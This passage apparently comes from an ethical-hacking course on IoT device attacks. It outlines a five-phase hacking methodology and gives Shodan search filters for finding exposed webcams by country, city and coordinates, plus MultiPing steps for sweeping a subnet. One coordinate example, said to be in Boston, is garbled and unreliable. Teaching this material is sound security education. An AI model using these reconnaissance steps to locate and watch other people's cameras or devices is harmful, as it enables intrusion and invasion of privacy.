
Owing to the significant growth of the paradigm of the IoT, an increasing number of devices are entering our lives every day. From the automation of homes to healthcare applications, the IoT is everywhere. However, despite the ability of IoT devices to make our lives easier and more comfortable, we cannot underestimate the risk of cyber-attacks. IoT devices lack basic security, thus making them prone to various types of cyber-attacks.

The objective of a hacker in exploiting IoT devices is to gain unauthorized access to the user's device and data. A hacker can use compromised IoT devices to build up an army of botnets, which in turn is used to launch a DDoS attack.

How a hacker gains profit from the IoT when it is successfully compromised

Today, all your data, location, email accounts, financial information, and pictures reside on your smart devices or IoT devices, which is a treasure trove of data for hackers. With the increase in selling and buying of IoT devices in the market, they are now outnumbering people. The number of IoT devices is expected to reach 75 billion in 2025.

Owing to a lack of security policies, smart devices become easy targets for hackers, who can compromise them to spy on user activities, misuse sensitive information (such as a patient's health record), install ransomware to block access to the target device, monitor a victim's activities using CCTV cameras, carry out credit card fraud, gain access to a user's home, or add the device to an army of botnets to carry out DDoS attacks.



IoT Hacking Methodology

Information Gathering	The first step in IoT device hacking is to **extract information** such as IP address, protocols used, open ports, device type, geo location of a device, manufacturing number, and manufacturing company of a device
Vulnerability Scanning	Vulnerability scanning helps an attacker to identify the IoT devices with **weak configurations** such as hidden exploits, firmware bugs, weak settings and passwords, and poorly encrypted communications
Launch Attacks	The vulnerabilities found are exploited further to **launch various attacks** such as DoS attacks, rolling code attacks, jamming signal attacks, Sybil attacks, MITM attacks, data and identity theft attacks
Gain Remote Access	Based on the vulnerabilities in an IoT device, the attacker may turn the device into a **backdoor to gain access** to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc.
Maintain Access	Attackers remain **undetected by clearing the logs**, update the firmware and use **malicious programs** such as backdoors and Trojans to maintain access

IoT Hacking Methodology

The following are the different phases in hacking an IoT device:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access


Information Gathering using Shodan

- Shodan provides information about all the **internet-connected devices** such as routers, traffic lights, CCTV cameras, servers, and smart home devices
- Attackers can utilize this tool to gather information such as **IP address**, **hostname**, **ISP**, **device's location** and **the banner of the target IoT device**
- Attackers can gather information on a target device using filters given below:
  - Search for webcams using geolocation:

    `webcamxp country:"US"`
  - Search using city:

    `Webcamxp city:"streetsboro"`
  - Find webcams using longitude and latitude:

    `Webcamxp geo:" -50.81,201.80"`



https://www.shodan.io

Information Gathering

The first and foremost step in IoT device hacking is to extract information such as the IP address, protocols used (Zigbee, BLE, 5G, IPv6LoWPAN, etc.), open ports, device type, geo-location of a device, manufacturing number, and manufacturing company of a device. In this step, an attacker also identifies the hardware design, its infrastructure, and the main components embedded in a target device that is present online. Attackers make use of tools such as Shodan, Censys, and Thingful to perform information gathering or reconnaissance on a target device. Devices that are unavailable in the network but within the communication area can also be detected by using sniffers such as Foren6, Suphacap, CloudShark, and Wireshark.

Information Gathering using Shodan

Source: *https://www.shodan.io*

Shodan is a search engine that provides information about all Internet-connected devices, such as routers, traffic lights, CCTV cameras, servers, smart home devices, and industrial devices. Attackers can make use of this tool to gather information such as the IP address, hostname, ISP, device location, and the banner of the target IoT device.

Attackers can gather information on a target device using the filters given below:

- **Search for webcams using geolocation**

  `webcamxp country: "US"` (Obtains all the webcamxp webcams present in US.)

- **Search using city**

  `webcamxp city:"streetsboro"` (Obtains existing webcamxp webcams in Streetsboro.)

- **Find webcams using longitude and latitude**

  `webcamxp geo:" -50.81,201.80"` (Obtains a specific webcam present at the geolocation "-50.81,201.80" in the city Boston and country US.)

Additional filters used by the attackers to obtain target information:

- **Net**: Search based on the IP address or CIDR
- **OS**: Search based on the operating system used by the devices
- **Port**: Find all open ports
- **Before/after**: Provides result within a certain timeframe

Information Gathering using MultiPing

- An attacker can use MultiPing to **find the IP address of any IoT device** in the target network
- After obtaining the IP address of an IoT device, the attacker can perform further scanning to **identify vulnerabilities** in that device

- Steps to perform scanning to identify the IP address of any IoT device:
  - Open the **MultiPing** application and select **File → Add Address Range**
  - Select the router's gateway IP address from the **Initial Address to add** drop-down field
  - Set the **Number of addresses** to "**255**", and click the **OK** button
  - MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
  - Each row in the **MultiPing Window** is a device on the network. From the list, the attacker can identify the IP address of the target IoT device
  - To find the target device faster, set the **ping interval to 1**

Ping Interval: 1 second
Samples to Include: 10
Sample Set Time: 10/15/2019 12:29:15 PM - 10/15/2019 12:29:40 PM


Information Gathering using MultiPing

Source: *https://www.multiping.com*

An attacker can use the MultiPing tool to find the IP address of any IoT device in the target network. After obtaining the IP address of an IoT device, the attacker can perform further scanning to identify vulnerabilities present in that device.

Steps to perform scanning to identify the IP address of any IoT device:

- Open the **MultiPing** application and select **File → Add Address Range**
- In the **Add Range of Addresses** pop-up window:
  - Select the router's gateway IP address from the **Initial Address to Add** drop-down field
  - Set the **Number of addresses** to "**255**"
  - Click **OK**



Initial Address to add: 192.168.0.1
Number of addresses: 255
Address add method: Add responders only

Figure 18.24: Adding a range of IP addresses in MultiPing

- MultiPing will cycle through every possible IP address in the range you have selected, and it begins testing every IP address that responds to its ping
- Each row in the MultiPing Window is a device on the network; from the list, the attacker can identify the IP address of the target IoT device
- To find the target device faster, set the ping interval to 1 second

